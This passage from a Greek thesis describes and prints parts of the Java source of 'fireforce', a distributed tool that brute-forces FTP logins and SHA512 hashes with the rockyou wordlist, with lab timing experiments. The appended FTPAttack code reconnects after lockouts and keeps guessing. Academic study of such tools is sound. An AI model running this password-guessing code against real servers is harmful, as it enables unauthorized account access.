    - Κλάσεις **FTPAttack** και **SHA512HashAttack**: Κληρονομούν την κλάση ExecutableAttack για να μοντελοποιήσουν την επίθεση σε FTP server και SHA512 hash αντίστοιχα.

Τέλος, αξίζει να σημειωθεί ότι το πρόγραμμα χρησιμοποιεί τις κλάσεις που εμπεριέχονται στην εξωτερική βιβλιοθήκη *Apache Commons Net* για την υλοποίηση του πρωτοκόλλου FTP.

4.4 – Δομή προγράμματος

4.4.1 – Εκτέλεση και ορίσματα

Το λογισμικό της παρούσας διπλωματικής είναι σχεδιασμένο να εκτελείται σε γραμμή εντολών και η παραμετροποίηση του γίνεται μέσω ορισμάτων και εντολών. Όταν εκτελεστεί πρέπει υποχρεωτικά σαν πρώτο όρισμα να επιλεχθεί αν θα είναι σε λειτουργία master ή slave, το οποίο δίνεται ακριβώς όπως φαίνεται ως όρισμα. Για την λειτουργία master δεν περνούν άλλα ορίσματα, καθώς το πρόγραμμα προχωράει σε C.L.I. (Command Line Interface) και λαμβάνει εντολές από τον χρήστη, οι οποίες θα αναλυθούν σε επόμενη παράγραφο.

Εφόσον επιλεχθεί λειτουργία slave, πρέπει υποχρεωτικά να δοθεί κωδικός μέσω του ορίσματος *-pass*, τον οποίο θα πρέπει να χρησιμοποιήσει ο master όταν θα επιχειρήσει σύνδεση. Αν οι κωδικοί του slave και του master δεν συμπίπτουν, η σύνδεση απορρίπτεται. Επιπλέον, ο slave μπορεί προαιρετικά με το όρισμα *-port* να επιλέξει σε ποια πόρτα θα αναμένει σύνδεση από κάποιον master, με default επιλογή την πόρτα 4444 αν δεν επιλεχθεί κάποια. Με βάση αυτά, παρακάτω φαίνεται μια ολοκληρωμένη εκτέλεση του προγράμματος σε λειτουργίες master και slave αντίστοιχα:

java -jar fireforce.jar master

java -jar fireforce.jar slave -pass 123456 -port 4333

4.4.2 – Λειτουργία slave

Όταν το πρόγραμμα εκτελεστεί σε λειτουργία slave, ξεκινάει να αναμένει για σύνδεση από κάποιο master στην επιλεγμένη πόρτα. Κατόπιν σύνδεσης, ξεκινάει ένα handshake μεταξύ των συσκευών κατά το οποίο αποστέλλεται και ο κωδικός. Αν ο τελευταίος είναι σωστός, τότε μαζί με την έγκριση σύνδεσης αποστέλλονται και τα στοιχεία του υπολογιστή, δηλαδή το όνομα και το πλήθος νημάτων που μπορεί να εκτελέσει παράλληλα. Στην συνέχεια, ο slave παραμένει σε αναμονή μέχρι να λάβει εντολή να ξεκινήσει μια επίθεση σε ένα συγκεκριμένο στόχο.

Όταν εκκινήσει μια επίθεση, ο slave λαμβάνει την κατηγορία επίθεσης (π.χ. FTP) και τον στόχο της (π.χ. την IP του FTP server και το username του χρήστη). Με αυτά τα στοιχεία γνωρίζει τα απαραίτητα στοιχεία που χρειάζονται για να ξεκινήσει την δοκιμή κωδικών. Μετά τον χαρακτηρισμό της επίθεσης, ξεκινά η λήψη τμημάτων της word list από τον master. Για κάθε τμήμα, ο φόρτος εργασίας χωρίζεται σε όσα νήματα διαθέτει η συσκευή. Όταν εξαντληθούν οι κωδικοί, ο slave ενημερώνει τον master με τον σωστό κωδικό, εφόσον τον βρήκε, ή αιτείται νέα λίστα για να ξεκινήσει ξανά τις δοκιμές.

4.4.3 – Λειτουργία master

Στην λειτουργία master, όταν εκτελεστεί το πρόγραμμα μπαίνει σε C.L.I. και αναμένει περεταίρω εντολές από τον χρήστη. Οι πιθανές εντολές που μπορεί να λάβει είναι οι εξής:

- **exit** ή **quit**: Τερματισμός προγράμματος
- **add <Host> <Port> <Password>**: Προσθήκη νέου slave στο δίκτυο.
- **remove <Host>**: Αφαίρεση slave από το δίκτυο
- **list**: Εμφάνιση λίστας με όλους τους συνδεδεμένους slaves και τα στοιχεία τους.
- **begin <Attack name> <Target> <Word file> [<Chunk size>]**: Εκκίνηση επίθεσης με το υπάρχον δίκτυο από slaves.

Πιο συγκεκριμένα για την εντολή begin, το όρισμα *Attack name* παίρνει τιμή το όνομα της επίθεσης όπως αυτό έχει οριστεί στο πρόγραμμα. Με βάση το όνομα, δημιουργείται το αντικείμενο της κατάλληλης θυγατρικής κλάσης της *ExecutableAttack*. Αυτό το αντικείμενο έπειτα καθορίζει πως θα αναγνωστεί το πεδίο target, καθώς εξαρτάται από την κατηγορία

της επίθεσης. Για παράδειγμα, στην επίθεση SHA512 το target έχει τιμή το hash του κωδικού που πρέπει να βρεθεί, ενώ στην FTP είναι στη μορφή <Username>:<IP>:<Port> ή στη <Username>:<IP> με την πόρτα να είναι η default του FTP, δηλαδή η 21. Τέλος, το όρισμα *chunk size* είναι προαιρετικό και ορίζει το πλήθος των κωδικών που θα στέλνεται σε κάθε slave, με προεπιλεγμένη τιμή την 1000. Μόλις δοθεί η εντολή για επίθεση, ο master δημιουργεί ένα πλήθος νημάτων ίσο με τον αριθμό των slaves για να χειριστούν την επικοινωνία με αυτούς.

4.4.4 – Ασφάλεια επικοινωνίας συσκευών

Για την επικοινωνία των συσκευών μεταξύ τους χρησιμοποιούνται SSL (Secure Sockets Layer) Sockets. Αυτά, σε σχέση με τα απλά sockets, αυξάνουν σημαντικά την ασφάλεια και την αξιοπιστία της πληροφορίας. Τα μηνύματα που μεταφέρονται είναι κρυπτογραφημένα, οπότε κάποιος ενδιάμεσος δεν θα μπορεί να βγάλει συμπέρασμα για αυτά ακόμα και αν καταφέρει να τα παραλάβει. Επιπλέον, τα δεδομένα ελέγχονται όταν φτάσουν στον προορισμό τους αν έχουν τροποποιηθεί από κάποιον τρίτο που επιθυμεί να παραβιάσει το σύστημα.

Για να επιτευχθούν τα παραπάνω, απαιτείται η δημιουργία ζεύγους κλειδιών ασύμμετρης κρυπτογραφίας. Αυτό γίνεται με χρήση του εργαλείου keytool όπως αναλύθηκε στο κεφάλαιο 3. Αξίζει να σημειωθεί ότι λόγω ιδιαιτεροτήτων του συστήματος που αναπτύσσεται, δεν χρειάζεται η δημιουργία αρχείου truststore. Ο λόγος είναι ότι οι υπολογιστές ενός δικτύου θα μπορούν να δρουν και ως servers και ως clients ανάλογα με τις παραμέτρους εισόδου. Συνεπώς, σε αυτή την περίπτωση μπορεί το ίδιο το keystore να χρησιμοποιηθεί και ως truststore, χωρίς να παραβιαστεί η ασφάλεια του δικτύου.

4.4.5 – Μηνύματα που μεταφέρονται μεταξύ των συσκευών

Αφού πραγματοποιηθεί η σύνδεση μεταξύ συσκευών, ξεκινά η ανταλλαγή μηνυμάτων. Το πρώτο μήνυμα που αποστέλλεται είναι η αίτηση ένταξης ενός slave στο δίκτυο από έναν master. Ο master στέλνει τον κωδικό του slave. Αν αυτός είναι σωστός, τότε ο slave απαντάει με την λέξη «OK» και στη συνέχεια στέλνει το όνομα και το πλήθος νημάτων του χωρισμένα με την άνω-κάτω τελεία, ώστε ο master να γνωρίζει τις δυνατότητες της

συσκευής. Σε περίπτωση που ο κωδικός είναι λανθασμένος, τότε ο slave απαντάει «NO» και κλείνει αυτόματα την σύνδεση.

Σε περίπτωση που ο master θέλει να ξεκινήσει μια επίθεση, στέλνει σε όλους τους slaves στο δίκτυό του την λέξη «BEGIN» και στη συνέχεια το όνομα και τον στόχο της επίθεσης και περιμένει την απάντηση έγκρισης «OK» από αυτούς. Μόλις την λάβει ξεκινά με τον καθένα η αποστολή τμήματος του αρχείου με τους κωδικούς. Για κάθε τμήμα στέλνεται πρώτα το πλήθος των κωδικών που περιέχει και μετά οι κωδικοί, ώστε να γνωρίζει ο slave πόσες λέξεις να περιμένει. Μόλις δοκιμαστεί η λίστα, ο slave στέλνει είτε τον σωστό κωδικό, είτε το γράμμα «N» αν δεν βρέθηκε. Ο master σε αυτό στέλνει την επόμενη λίστα, ή τον χαρακτήρα «S» που δηλώνει τερματισμό της επίθεσης, είτε λόγω εύρεσης του σωστού κωδικού από άλλη συσκευή, είτε λόγω τέλους του word file.

4.4.6 – Προσθήκη νέων επιθέσεων στο πρόγραμμα

Όπως αναφέρθηκε και προηγουμένως, το πρόγραμμα κατασκευάστηκε με τέτοιο τρόπο ώστε να είναι εύκολα επεκτάσιμο και με άλλες επιθέσεις πέρα από τις προϋπάρχουσες. Αυτό γίνεται αξιοποιώντας τις ιδιότητες της κληρονομικότητας και του πολυμορφισμού του αντικειμενοστρεφούς προγραμματισμού, όπως θα αναλυθεί στη συνέχεια.

Σε περίπτωση προσθήκης νέας επίθεσης πρέπει να ακολουθηθούν τα παρακάτω βήματα:

1. Δημιουργία μιας νέας κλάσης που θα μοντελοποιεί την επίθεση και θα κληρονομεί από την ExecutableAttack.
2. Σωστή υλοποίηση των abstract μεθόδων της γονικής κλάσης.
3. Τροποποίηση της μεθόδου *getAttackObjectByName* που έχει η ExecutableAttack, ώστε με το κατάλληλο όνομα να επιστρέφει ένα νέο αντικείμενο της κλάσης που δημιουργήθηκε στο βήμα 1.
4. Τροποποίηση της μεθόδου *evaluateBeginCommand* της κλάσης InputManager ώστε να αποδέχεται το νέο όνομα της επίθεσης όταν αυτό δοθεί στην εντολή «begin».

Πιο συγκεκριμένα για το δεύτερο βήμα, η κλάση ExecutableAttack έχεις τις παρακάτω abstract μεθόδους που πρέπει να υπερφορτωθούν:

- **String getName()**: Επιστρέφει το όνομα της επίθεσης.
- **boolean evaluate(String word)**: Επιστρέφει αν η λέξη που της δόθηκε ως είσοδος αποτελεί τον σωστό κωδικό του στόχου.

Επιπλέον, η κλάση έχει την κενή μέθοδο *cleanup()* ή οποία καλείται από το πρόγραμμα όταν ολοκληρωθεί μια επίθεση. Αυτή μπορεί να υπερφορτωθεί από την κλάση-παιδί για να απελευθερώσει τυχών πόρους συστήματος που χρειάστηκε κατά την διάρκεια εκτέλεσης της επίθεσης. Για παράδειγμα, χρησιμοποιείται από την κλάση επίθεσης FTP για την αποσύνδεση όλων των FTP clients που χρησιμοποιούνται από τα νήματα. Τέλος, η ExecutableAttack έχει και την μέθοδο *createCallable(String[] wordList)* η οποία μπορεί προαιρετικά να υπερφορτωθεί. Η συγκεκριμένη μέθοδος επιστρέφει μια υλοποίηση του interface *Callable*<*String*>. Το Callable είναι ένα interface της Java το οποίο περιέχει μια μέθοδο που επιστρέφει ένα αντικείμενο ίδιου τύπου με αυτό που είναι στα <>. Ο λόγος που χρησιμοποιήθηκε το συγκεκριμένο interface είναι διότι το thread pool της Java δέχεται και εκτελεί υλοποιήσεις του Callable. Η υλοποίηση που παρέχεται από τη κλάση γονέα καλεί την μέθοδο evaluate για όλα τα strings του ορίσματος εισόδου και επιστρέφει τη λέξη για την οποία η evaluate επέστρεψε true, ή null αν κανένας κωδικός δεν ήταν σωστός.

4.5 – Προβλήματα που προέκυψαν κατά την ανάπτυξη

Κατά την διάρκεια ανάπτυξης του παρόντος λογισμικού προέκυψαν διάφορα προγραμματιστικά προβλήματα που έπρεπε να λυθούν για την σωστή λειτουργία του συστήματος. Παρακάτω θα αναφερθούν 2 από αυτά.

Κατά την επίθεση σε hashed password με τον αλγόριθμο SHA512, το πρόγραμμα εμφάνιζε απρόβλεπτη συμπεριφορά και μερικές φορές έφτανε σε deadlock. Μετά από δοκιμές παρατηρήθηκε ότι η κλάση *MessageDigest*, που χρησιμοποιείται για την εφαρμογή του αλγόριθμου SHA512, δεν είναι thread safe. Αυτό πρακτικά σημαίνει ότι δεν μπορεί το ίδιο αντικείμενο της κλάσης να χρησιμοποιείται ταυτόχρονα από πολλά νήματα, όπως γινόταν στην προκειμένη περίπτωση, διότι αποθηκεύει μέσα του μεταβλητές κατάστασης της μετατροπής. Αυτό λύθηκε δημιουργώντας ξεχωριστά αντικείμενα της

κλάσης MessageDigest για κάθε νήμα. Αυτά αποθηκεύτηκαν σε ένα *HashMap*, στο οποίο το κάθε νήμα αναζητούσε το αντικείμενο που του αντιστοιχεί χρησιμοποιώντας το αναγνωριστικό του ως κλειδί του map.

Το δεύτερο πρόβλημα που θα αναλυθεί είναι ότι υπό κάποιες συνθήκες, το πρόγραμμα δεν μπορούσε να τερματίσει ομαλά στην λειτουργία slave. Αντιθέτως, παρέμενε σε κατάσταση εκτέλεσης και χρειαζόταν να σταλεί σε αυτό σήμα τερματισμού (ctrl + C) για να τερματίσει, παρ' όλο που η συνάρτηση main ολοκλήρωνε την εκτέλεσή της. Μετά από έρευνα, παρατηρήθηκε ότι αυτό είχε δύο αιτίες. Η πρώτη είναι ότι η κλάση *FTPClient* που χρησιμοποιείται για την εφαρμογή του πρωτόκολλου FTP δεν αποδεσμευόταν ολοκληρωτικά από τον garbage collector της java αν είχε διατηρηθεί σύνδεση με τον FTP server. Η δεύτερη αιτία του προβλήματος είναι ότι τα νήματα από το thread pool της java επίσης δεν αποδεσμεύονταν από τον garbage collector και παρέμεναν σε κατάσταση αναμονής για έργο. Το πρώτο αίτιο λύθηκε με κλήση της μεθόδου *disconnect()* της κλάσης FTPClient μέσα στην μέθοδο *cleanup()* που υπερφορτώθηκε από την γονική κλάση επίθεσης. Το δεύτερο αίτιο λύθηκε με κλήση της συνάρτησης *shutdown()* του thread pool, η οποία δίνει οδηγία στα νήματα ότι δεν θα παραλάβουν νέο έργο και ότι μπορούν να αποδεσμευτούν όταν ολοκληρωθεί το έργο που έχει απομείνει.

Κεφάλαιο 5: Πειράματα και συμπεράσματα

5.1 – Εισαγωγή κεφαλαίου

Σε αυτό το κεφάλαιο θα πραγματοποιηθούν δοκιμαστικές εκτελέσεις του προγράμματος για την εύρεση γνωστών κωδικών FTP και SHA512 digest. Στη συνέχεια να γίνει σύγκριση της ταχύτητας εκτέλεσης του κατανεμημένου συστήματος σε σχέση με την χρήση ενός μόνο υπολογιστή. Τέλος θα σχολιαστούν τα αποτελέσματα της χρονομέτρησης ώστε να αξιολογηθεί η αποτελεσματικότητα του προγράμματος.

5.2 – Δομή πειράματος

Το πείραμα που θα παρουσιαστεί στη συνέχεια πραγματοποιήθηκε σε τοπικό δίκτυο με 3 υπολογιστές, με τα χαρακτηριστικά αυτών να φαίνονται παρακάτω:

- Υπολογιστής 1: Intel i7-8750H – 6 Cores, 12 Threads στα 2.20GHz
- Υπολογιστής 2: Intel Q6600 – 4 Cores στα 2.40 GHz
- Υπολογιστής 3: Intel P6000 – 2 Cores στα 1.86 GHz


Με βάση τους διαθέσιμους υπολογιστές, ως master θα επιλεχθεί ο υπολογιστής 3. Ο λόγος αυτής της επιλογής είναι ότι ο master δεν λαμβάνει άμεσα μέρος στην επίθεση, οπότε δεν χρειάζεται να έχει πολύ ισχύ. Στην δοκιμή της επίθεσης σε FTP server, ο υπολογιστής 3 θα είναι επίσης ο στόχος της επίθεσης καθώς θα είναι ο host του FTP. Σε κάθε εκτέλεση που πραγματοποιήθηκε, πάρθηκε ο μέσος όρος ανάμεσα από 3 δοκιμές ώστε να υπάρξει μια πιο ρεαλιστική εικόνα.

Επόμενο βήμα είναι η επιλογή της wordlist που περιλαμβάνει όλους τους κωδικούς που θα εξετάσει το σύστημα. Αυτή θα είναι η γνωστή λίστα *rockyou*, καθώς είναι μια από τις πιο γνωστές και περιέχει πάνω από 10 εκατομμύρια συνήθεις κωδικούς. Τέλος, αξίζει να σημειωθεί ότι για λόγους ευκολίας στη διεξαγωγή των πειραμάτων, για την επίθεση σε SHA512 hash επιλέχθηκε ένας από τους τελευταίους κωδικούς της λίστας για την παραγωγή του hash, ενώ για τον FTP server ένας από τους πρώτους. Ο λόγος αυτής της απόφασης είναι διότι ο έλεγχος ενός κατακερματισμένου κωδικού είναι πολλές τάξεις

μεγέθους γρηγορότερος από αυτόν σε έναν FTP server, οπότε επιλέγοντας την τοποθεσία του κωδικού εντός της λίστας μπορεί να ελεγχθεί η διάρκεια του πειράματος ώστε να μην είναι πολύ μικρή, αλλά ούτε και πολύ μεγάλη.


5.3 – Επίθεση σε SHA512 hash

Για την πραγματοποίηση του συγκεκριμένου πειράματος, επιλέχθηκε ένας κωδικός που υπάρχει στη rockyou, υπολογίστηκε το SHA512 hash του και δόθηκε στο πρόγραμμα για να βρει από που παράχθηκε. Παρακάτω φαίνονται τα αποτελέσματα της χρονομέτρησης:



5.4 – Επίθεση σε FTP server

Για την πραγματοποίηση του συγκεκριμένου πειράματος, στήθηκε ένας απλός FTP server και ένας χρήστης με απλό κωδικό. Το πρόγραμμα κλήθηκε να τον σπάσει ξέροντας μόνο το username του χρήστη και την τοποθεσία (IP και port) του server. Παρακάτω φαίνονται τα αποτελέσματα της επίθεσης:



5.5 – Συμπεράσματα

Όπως φάνηκε από τα διαγράμματα, υπάρχει όφελος από την χρήση ενός κατανεμημένου συστήματος σε επιχειρήσεις ασφάλειας. Η επιτάχυνση που παρατηρήθηκε είναι σημαντική, και θα μπορούσε να βελτιστοποιηθεί περεταίρω καθώς το πρόγραμμα αναπτύσσεται και βελτιώνεται.

Στην επίθεση SHA512 παρατηρήθηκε αισθητή διαφορά με χρήση του κατανεμημένου συστήματος, με επιτάχυνση της τάξεως του 17,33% σε σχέση με τον υπολογιστή 1, ή 25,96% σε σχέση με τον υπολογιστή 2. Ο λόγος που η επιτάχυνση περιορίστηκε σε αυτές τις τιμές είναι το γεγονός ότι η εκτέλεση του αλγορίθμου SHA512 είναι εξαιρετικά γρήγορη όταν τα δεδομένα εισόδου είναι τόσο μικρά. Αυτό είχε ως αποτέλεσμα ο χρόνος που διαρκεί η επικοινωνία μεταξύ των νημάτων καθώς και των υπολογιστών του δικτύου να πλησιάζει τον χρόνο της επεξεργασίας των δεδομένων, ακόμα και όταν αυτά είναι τόσο πολλά όπως στη συγκεκριμένη περίπτωση.

Στην επίθεση πάνω στον FPT server, το κατανεμημένο σύστημα ήταν πιο αποτελεσματικό με επιτάχυνση της τάξεως του 41,05% σε σχέση με τον υπολογιστή 1 ή 122,64% σε σχέση με τον υπολογιστή 2. Αυτό έγινε διότι η διαδικασία σύνδεσης και δοκιμής ενός κωδικού διαρκεί πολύ περισσότερο απ’ ότι στη προηγούμενη περίπτωση,

με αποτέλεσμα ο χρόνος οργάνωσης και επικοινωνίας να είναι συγκριτικά αμελητέος. Για τον ίδιο λόγο παρατηρείται σημαντική διαφορά ανάμεσα στον υπολογιστή 1 και τον υπολογιστή 2, καθώς τα πολλά νήματα παίζουν καθοριστικό ρόλο. Αξίζει να σημειωθεί ότι η επιτάχυνση θα μπορούσε να είναι ακόμα καλύτερη αν υπήρχε διαθέσιμος ένας πιο ικανός υπολογιστής να λειτουργήσει ως FTP server, διότι αυτός που χρησιμοποιήθηκε μπορούσε κάθε στιγμή να εξυπηρετεί μόλις δύο συνδέσεις λόγω του περιορισμένου αριθμού επεξεργαστών που έχει. Τέλος, διότι ο FTP server είναι τυπικά ρυθμισμένος, για λόγους ασφάλειας, να τερματίζει την επικοινωνία μετά από 3 αποτυχημένες προσπάθειες σύνδεσης, κάθε νήμα του προγράμματος πρέπει να εγκαταλείπει την υπάρχουσα σύνδεση και να επιχειρεί μια καινούργια, προσθέτοντας κι άλλο φόρτο στο έργο.

Μελλοντική επέκταση

Η συγκεκριμένη διπλωματική, εκτός των άλλων, κατασκευάστηκε ώστε να είναι ευέλικτη σε μελλοντικές προσθήκες και αναβαθμίσεις με νέες λειτουργίες, οι οποίες εκτός από ακαδημαϊκό επίπεδο και επίπεδο ανοιχτής λογικής μπορούν να εξυπηρετήσουν και ανάγκες ιδιωτικών οργανισμών. Συγκεκριμένα παρακάτω αναφέρονται ενδεικτικά μερικές από τις μελλοντικές προσθήκες που μπορούν να ενταχθούν στο συγκεκριμένο λογισμικό:

- Δημιουργία πλατφόρμας, με A.P.I. (Application Programming Interface), στην οποία μετά από επιτυχή επίθεση σε αλγόριθμο κατακερματισμού, θα αποστέλλεται τόσο το hash όσο και το κείμενο στο οποίο αντιστοιχεί. Στη συνέχεια, πριν την επίθεση σε αλγόριθμο κατακερματισμού, θα προστεθεί επιλογή για προσπάθεια εύρεσης του hash στη πλατφόρμα αυτή.
- Δημιουργία συστήματος στο οποίο οι χρήστες θα μπορούν να διαθέτουν τις συσκευές των προσωπικών τους δικτύων, ώστε να εξυπηρετείται ο κατακερματισμός του φόρτου εργασίας για επιθέσεις τρίτων.
- Προσθήκη δυνατότητας λειτουργίας των slaves ως gateways για την κατανομή του φόρτου μεταξύ υποδικτύων.
- Προσθήκη δυνατότητάς διεκπεραίωσης πολλαπλών εργασιών ταυτόχρονα.
- Δυνατότητα σύνδεσης με εξωτερικά A.P.Is, βάσεις δεδομένων και εργαλεία (για παράδειγμα, το εργαλείο Hashcat).

Βιβλιογραφία

1. https://www.themetisfiles.com/2013/01/the-four-types-of-system-architectures/
2. https://community.rti.com/static/documentation/connext-dds/5.2.0/doc/manuals/connext_dds/html_files/RTI_ConnextDDS_CoreLibraries_GettingStarted/Content/UsersManual/Network_Communications_Models.htm
3. https://www.educative.io/blog/distributed-systems-considerations-tradeoffs
4. https://computernetworktopology.com/distributed-computing/
5. https://www.ibm.com/topics/mainframe
6. https://www.ibm.com/cloud/learn/jre
7. https://en.wikipedia.org/wiki/Cryptography#History_of_cryptography_and_cryptanalysis
8. https://www.sciencedirect.com/science/article/pii/B9780128184271000112
9. https://medium.com/@zaid960928/cryptography-explaining-sha-512-ad896365a0c1
10. https://www.hostinger.com/tutorials/what-is-ftp
11. https://winscp.net/eng/docs/ftp_modes
12. https://en.wikipedia.org/wiki/List_of_FTP_server_return_codes
13. https://www.internetsociety.org/deploy360/tls/basics/
14. https://el.wikipedia.org/wiki/Brute-force_attack
15. https://www.kaspersky.com/resource-center/definitions/brute-force-attack
16. https://www.verizon.com/business/resources/reports/dbir/
17. https://scienceblogs.de/klausis-krypto-kolumne/2019/09/28/when-was-the-brute-force-attack-invented/
18. https://en.wikipedia.org/wiki/Colossus_computer
19. https://en.wikipedia.org/wiki/Bombe
20. https://en.wikipedia.org/wiki/RSA_Secret-Key_Challenge
21. https://www.secnews.gr/352656/i-nasa-entopise-1785-peristatika-kyvernoasfaleias-to-2020/

Παράρτημα – Κώδικας

MainClass.java

```
import fireforce.controllers.MainController;

public class MainClass {

	public static void main(String[] args) {

		setSSLCertificates();

		MainController controller = new MainController(args);

		if (controller.initializedCorrectly()) {
			controller.start();
		}
	}

	private static void setSSLCertificates() {
		String homeFolder = System.getProperty("user.home");
		String separator = System.getProperty("file.separator");
		String keyStorePath = homeFolder + separator + "Desktop" + separator +
"keystore.jks";
		String trustStorePath = homeFolder + separator + "Desktop" + separator +
"keystore.jks";

		System.setProperty("javax.net.ssl.keyStore", keyStorePath);
		System.setProperty("javax.net.ssl.keyStorePassword", "kpass123");
		System.setProperty("javax.net.ssl.trustStore", trustStorePath);
	   System.setProperty("javax.net.ssl.trustStorePassword", "kpass123");
	}
}
```

ExecutableAttack.java

```
package fireforce.model;

import java.util.concurrent.Callable;

import fireforce.attacktasks.*;

public abstract class ExecutableAttack {

	// The target of the attack.
```

```
protected String target;

// Condition to stop the execution
protected volatile boolean running;

public ExecutableAttack(String target) {
	this.target = target;
	running = true;
}

public Callable<String> createCallable(String[] wordList) {

	running = true;

	Callable<String> ret = new Callable<String>() {

		@Override
		public String call() {

			for (int i = 0; i < wordList.length; i++) {

				if (!running)
					return null;

				if (evaluate(wordList[i]))
					return wordList[i];
			}

			return null;

		}

	};

	return ret;
}

public void cleanup() {

}

public final void stopExecution() {
	running = false;
}

public final String getTarget() {
```

```
		return target;
	}

	protected abstract boolean evaluate(String word);

	// The returned string will be used to identify the attack type. Must be unique.
	public abstract String getName();

	// Method that returns the correct inherited object based on the attack name.
	public static final ExecutableAttack getAttackObjectByName(String name, String target)
{

		ExecutableAttack ret = null;

		// Determine the attack type and construct the appropriate object.
		if (name.toUpperCase().equals("SHA512")) {
			ret = new SHA512HashAttack(target);
		}
		else if (name.toUpperCase().equals("FTP")) {
			return new FTPAttack(target);
		}
		return ret;
	}

}
```

FTPAttack.java

```
package fireforce.attacktasks;

import java.io.IOException;
import java.util.HashMap;
import java.util.Map;

import org.apache.commons.net.ftp.FTPClient;
import org.apache.commons.net.ftp.FTPConnectionClosedException;
import org.apache.commons.net.ftp.FTPReply;

import fireforce.model.ExecutableAttack;

public class FTPAttack extends ExecutableAttack {

	private static final int DEFAULT_FTP_PORT = 21;
```

```
// This map stores the digest objects for each thread because they are not thread-safe.
private Map<Long, FTPClient> clientsMap;

private String username;
private String ip;
private int port;
private boolean initialized;
private boolean connected;

// The target should in the form "USERNAME:IP:PORT" or just "USERNAME:IP".
public FTPAttack(String target) {
	super(target);

	clientsMap = new HashMap<>();

	if (target.contains(":")) {
		String[] splt = target.split(":");
		if (splt.length == 3) {
			username = splt[0];
			ip = splt[1];
			try {
				port = Integer.parseInt(splt[2]);
				initialized = true;
			} catch (NumberFormatException e) {
				initialized = false;
			}
		}
		else if (splt.length == 2) {
			username = splt[0];
			ip = splt[1];
			port = DEFAULT_FTP_PORT;
			initialized = true;
		}
		else {
			initialized = false;
		}

		// Attempt to connect to the FTP server.
		if (initialized) {
			FTPClient client = new FTPClient();
			try {
				client.connect(ip, port);
				int replyCode = client.getReplyCode();
				connected = FTPReply.isPositiveCompletion(replyCode);

				if (connected)
```

```
                                        client.disconnect();

                                } catch (IOException e) {
                                        connected = false;
                                }
                        }
                }
                else {
                        initialized = false;
                }
        }

        private boolean loginToFTP(FTPClient client, String password) {

                boolean success;

                try {
                        success = client.login(username, password);

                        return success;
                } catch (FTPConnectionClosedException e) {

                        // After some attempts the client will be disconnected. In this case create a
new one and attempt again.
                        FTPClient newClient = new FTPClient();
                        try {
                                long id = Thread.currentThread().getId();
                                newClient.connect(ip, port);
                                clientsMap.put(id, newClient);

                                success = newClient.login(username, password);

                                return success;

                        } catch (IOException e2) {}

                } catch (IOException e) {
                        e.printStackTrace();
                }
                return false;
        }

        @Override
        protected boolean evaluate(String word) {

                // If the object was not initialized properly, then do not evaluate.
```

```
		if (!initialized || !connected)
			return false;

